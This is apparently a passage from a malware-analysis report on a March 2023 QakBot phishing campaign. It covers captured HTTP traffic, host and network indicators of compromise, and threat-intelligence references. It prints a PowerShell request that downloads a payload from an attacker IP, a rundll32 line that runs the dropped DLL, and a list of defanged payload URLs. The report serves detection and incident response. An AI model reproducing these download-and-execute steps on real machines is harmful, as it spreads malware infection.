192.168.122.203	49189	128.254.207.26	80	TCP	54	49189 → http(80) [RST, ACK] S

The GET requests identifies the User-Agent string containing Windows PowerShell being invoked from victim machine.

```
Hypertext Transfer Protocol
  GET /zFbdqNB8bV.dat HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /zFbdqNB8bV.dat HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /zFbdqNB8bV.dat
    Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/5.1.14409.1005\r\n
  Host: 128.254.207.26\r\n
  Connection: Keep-Alive\r\n
  \r\n
```



Note another malicious IP address, `206[.]53.48.51`, also identified earlier was also called out to, after `128[.]254.207[.]26`, through TCP protocol, reusing the same TCP port numbers as with the previous IP address.



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Host-based Indicators

1. Contract HTML file with random name and campaign month as part of file name in between the Contract and file extension:
   Example: Contract 334015 Mar 15.html

2. JavaScript file name that is using 2 random camel cased alphabetic characters dot more than 2 random camel cased alphabetic characters dot 4-digit value: Example: wS.lxGVpHpj.4114.js

3. Windows binary wscript.exe is used to execute the JavaScript file which in turn will invoke a hidden PowerShell window to execute the malicious base64 encoded data.

4. Dropping a malicious, randomly named DLL file in user's temp path to gain persistence and is invoked using Windows proxy of rundll32.
   Example: rundll32 $env:TEMP\Oversplash.dll,XS88

   Note the name of the DLL file changes based on the variant of the JavaScript file that is executed.

5. Creation of non-malicious files
   - PowerShell ModuleAnalysisCache, and StartupProfileData-Noninteractive in **C\User\<username>\AppData\Local\Microsoft\Windows\PowerShell**

   - '.ps1' and '.psm1', containing randomly generated strings appended after filename prefix '_PSScriptPolicyTest' may exist in the **C\User\<username>\AppData\Local\Temp**

Network Indicators

Calls made to any of the following IP addresses (defanged for safety), to download further malicious files.

```
hxxp://87.236.146.84/vED7MEFqFdV.dat
hxxp://94.131.115.19/69aaU988Dlz.dat
hxxp://128.254.207.26/zFbdqNB8bV.dat
hxxp://139.180.170.206/2hFOlOT.dat
hxxp://198.44.132.63/oJps4Eun5dF.dat
hxxp://206.53.48.51/ZipJ8B.dat
```

Appendices

A. Yara Rules


For static based file detection, it was not possible to create a generic YARA rule to detect malicious used for the March 15, 2023, 'obama243' campaign. There are no clear string indicators that would assist with detecting a JavaScript file that was designed like '`wS.lxGVpHpj.4114.js`'.

B. Callback URLs

There are no HTTP POST communications observed within the PCAP data related to that show callbacks, post execution of the malicious JavaScript file.

C. Threat Intelligence

@pr0xylife (Twitter), first identified QakBot campaign in his Twitter post, on March 15, 2023, as the obama243 campaign.



The @pr0xylife github site:
https://github.com/pr0xylife/Qakbot/blob/main/Qakbot_obama243_15.03.2023.txt
contains a full list of IOC's for the malicious IP addresses distributing the malicious DLL files and the C2 communication IP addresses.